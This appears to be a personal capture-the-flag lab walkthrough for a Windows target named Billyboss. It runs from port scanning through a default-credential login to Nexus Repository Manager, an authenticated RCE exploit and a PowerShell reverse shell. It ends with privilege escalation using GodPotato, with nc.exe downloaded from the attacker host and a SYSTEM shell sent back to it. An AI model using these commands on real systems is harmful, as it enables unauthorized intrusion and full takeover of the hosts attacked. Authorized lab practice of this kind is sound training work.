Blllyboss

Key Takeaways

- Not tunneling super hard on a single application and getting a scope of the system as a whole before was a good methodology change I made here and it saved me time and frustration
- If I need another way of listing the current user because the whoami command isn't working for some reason can run: echo %USERPROFILE%
- Otherwise this one was actually not too bad, feels like the practice is paying off which is cool.

Walk Through

Running rustscan to get some quick enumeration going

```
rustscan -a 192.168.184.61 --ulimit 5000 | tee rustscan.out

PORT      STATE SERVICE        REASON
21/tcp    open  ftp            syn-ack ttl 125
80/tcp    open  http           syn-ack ttl 125
135/tcp   open  msrpc          syn-ack ttl 125
139/tcp   open  netbios-ssn    syn-ack ttl 125
445/tcp   open  microsoft-ds   syn-ack ttl 125
5040/tcp  open  unknown        syn-ack ttl 125
7680/tcp  open  pando-pub      syn-ack ttl 125
8081/tcp  open  blackice-icecap syn-ack ttl 125
49664/tcp open  unknown        syn-ack ttl 125
49665/tcp open  unknown        syn-ack ttl 125
49666/tcp open  unknown        syn-ack ttl 125
49667/tcp open  unknown        syn-ack ttl 125
49668/tcp open  unknown        syn-ack ttl 125
49669/tcp open  unknown        syn-ack ttl 12
```

Getting autorecon running

```
sudo autorecon 192.168.184.61 --nmap-append="--min-rate=5000" --dirbuste
r.threads=30 -v
```

Getting an nmap scan running


```
nmap -sC -sV 192.168.184.61 -oA default_scripts

PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-cors: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT PATC
H
|_http-server-header: Microsoft-IIS/10.0
|_http-title: BaGet
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8081/tcp open  http          Jetty 9.4.18.v20190429
| http-robots.txt: 2 disallowed entries
|_/repository/ /service/
|_http-server-header: Nexus/3.21.0-05 (OSS)
|_http-title: Nexus Repository Manager
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-19T15:29:27
|_  start_date: N/A
| smb2-security-mode:
```

```
|   3:1:1:
|_    Message signing enabled but not required
```

- 21 ftp
- 80 http - iis web server
- 135 rpc
- 139/445 smb
- 8081 a jetty server
    - nexus repo manager looks to be running on it

21 FTP

Attempting to connect to the ftp instance for an anonymous login attempt I get an error that SSL is required



So I downloaded ftp-ssl to try and connect to it that way


```
sudo apt install ftp-ssl
```

This yielded a different result, the server reporting that the server dos not allow TLS secure connectiosn, and tha tit requires SSL. At this point I didn't have any direct ideas so I choose to move on to HTTP. If I get stuck later I will come back to this.

```
┌──(kali㉿kali)-[~/pg/billyboss/results]
└─$ ftp-ssl -d 192.168.184.61
Connected to 192.168.184.61.
220 Microsoft FTP Service
ftp: setsockopt: Bad file descriptor
Name (192.168.184.61:kali): ftp
---> AUTH TLS
534 Local policy on server does not allow TLS secure connections.
---> AUTH SSL
534 Local policy on server does not allow TLS secure connections.
SSL not available
---> USER ftp
534 Policy requires SSL.
Login failed.
---> SYST
215 Windows_NT
Remote system type is Windows_NT.
ftp> ls
ftp: setsockopt (ignored): Permission denied
---> PORT 192,168,45,156,185,13
530 Please login with USER and PASS.
ftp: bind: Address already in use
```


80 HTML

Opening the site hosted on port 80 I am greeted with a site with the title “Baget”



This looks like a package manager of some sort.


Looking at the documentation page for Baget



Nuget is the package manager for .Net

A Symbol server is a file server that stores debug symbols centrally on a server rather than on each develops system. Then you can point your debugger at the symbol server to resolve symbol names.

Clicking through the links at the top of the Baget page, the documentation one leads to the server docs page, and the upload page takes me a page with a variety of methods to push packages to the server it seems.



This seems interesting, but doing some research on baget file upload vulnerabilities/ exploits didn't yield anything super obvious so I will come back to this later.

I want to get in the habit of examining the system as a hole before digging myself into one application in general


135 RPC

RPCdump output didn’t yield anything of particular interest to me.

```
impacket-rpcdump -port 135 192.168.184.61
```


The impacket-getarch script, utilizing RPC data did highlight that the system is 64 bit architecture which is nice

```
impacket-getArch -target 192.168.184.61
```




139 /445 SMB

looking at the enum4linux results from information gathered via SMB, it does find the netbios computer name for this server so I add that to my hosts file




I also like to attempt to manually authenticate to the server with anonymous and guest sessions using nxc, but this did also confirm the netbios computer name




```
nxc smb 192.168.184.61 -u '' -p ''
```


Adding the name to my hosts file



8081 jetty web server

Going to the page hosted at the targets ip / port it confirms that this is a nexus repository manager server. I also get a version

Nexus Repository managery Version: OSS 3.21.0-05




In the top right there is also a login page


I attempted to login as a variety of credentials

admin:admin
admin:password
admin:admin123 -- this is the default

nexus:nexus is the one that worked!




Clicking around, under my user account settings there is a section called NuGet API key, this is what I assume I will need to push a package to the nuget server



However, the buttons are greyed out.

Browsing through the files available



Clicking through those files I either lacked the permissions to view them, or they were empty.

At this point I decide to head to google looking for exploits for that version that I found earlier


Nexus Repository managery Version: OSS 3.21.0-05

Goolging “Nexus Repository managery Version: OSS 3.21.0-05 exploit” I find

https://www.exploit-db.com/exploits/49385

This appears to be an authenticated RCE that works on versions 3.21.1 and below.

Looking at the code, there appears to be a few small tweaks I need to make



In this first run I am just trying to see if i get command execution by hosting a web server and for the command having this script make a connection to it with certutil


```
┌──(kali㉿kali)-[~/pg/billyboss]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.184.61 - - [19/Aug/2025 12:20:23] "GET /test HTTP/1.1" 200 -
192.168.184.61 - - [19/Aug/2025 12:20:23] "GET /test HTTP/1.1" 200 -
```

kali@kali: ~/pg/billyboss 172x15

```
┌──(kali㉿kali)-[~/pg/billyboss]
└─$ ls
49385.py  default_scripts.gnmap  default_scripts.nmap  default_scripts.xml  results  rustscan.out  test

┌──(kali㉿kali)-[~/pg/billyboss]
└─$ python3 49385.py
Logging in
Logged in successfully
Command executed

┌──(kali㉿kali)-[~/pg/billyboss]
└─$
```

running this script with the tweaks, and my test command being run worked. So now I want to try and change the command to form a reverse shell connection

So I went to revshells to get the command for the reverse shell




I find the powershell #3 base64 encoded works well for me alot of the time so I went with that one


Started a listener

```
rlwrap nc -lvnp 1234
```

Put the output section from revshells into the command field in the exploit script



running the script again I popped a shell which is nice



Checking my privileges and groups

```
whoami /all
```

```
GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

PS C:\Users\nathan\Nexus\nexus-3.21.0-05> 
```

The first thing that screamed out to me is that I have SeImpersonatePrivilege, which makes me think this will be a classic potato privilege escalation

Find the .net version installed on the server

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\CDF
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4.0
```

based on the output looks like .net version 4 is on the system

Now I want to move a nc and godpotato binary onto the system

I seem to not get the most consistent output reported in my shell, so when i ran my usual curl and wget commands nothing was reported in my shell to tell me if

they were on the system. I was able to use the invoke-webrequest method to download my files though.

It would probably be a good idea to build a habit out of making a more stable and interactive shell session early on in my workflow. I knew I could make web request so maybe just odwnloading nc or a shell binary early would be smart. Anyways.

starting python web server

```
python3 -m http.server
```

downloading nc and godpotato binaries using invoke webrequest method

```
iwr -uri http://192.168.45.156/nc.exe -Outfile nc.exe

iwr -uri http://192.168.45.156/GodPotato.exe -Outfile GodPotato.exe
```

starting a nc listener on my kali box to catch the system shell

```
rlwrap nc -lvnp 1337
```

Running god potato on the target machine and telling it to use the nc binary to make a reverse shell connection back to my machine as the command run as the system user.

```
./GodPotato.exe -cmd "C:\Users\nathan\nc.exe 192.168.45.156 1337 -e cmd"
```

This worked and I got a shell in my listener. the whoami command was not working so I had to find another way of printing my user

```
C:\Users\Administrator\Desktop>echo %USERPROFILE%
echo %USERPROFILE%
C:\Windows\system32\config\systemprofile

C:\Users\Administrator\Desktop>ipconfig | findstr /i ipv4
ipconfig | findstr /i ipv4
   IPv4 Address. . . . . . . . . . . : 192.168.184.61

C:\Users\Administrator\Desktop>
```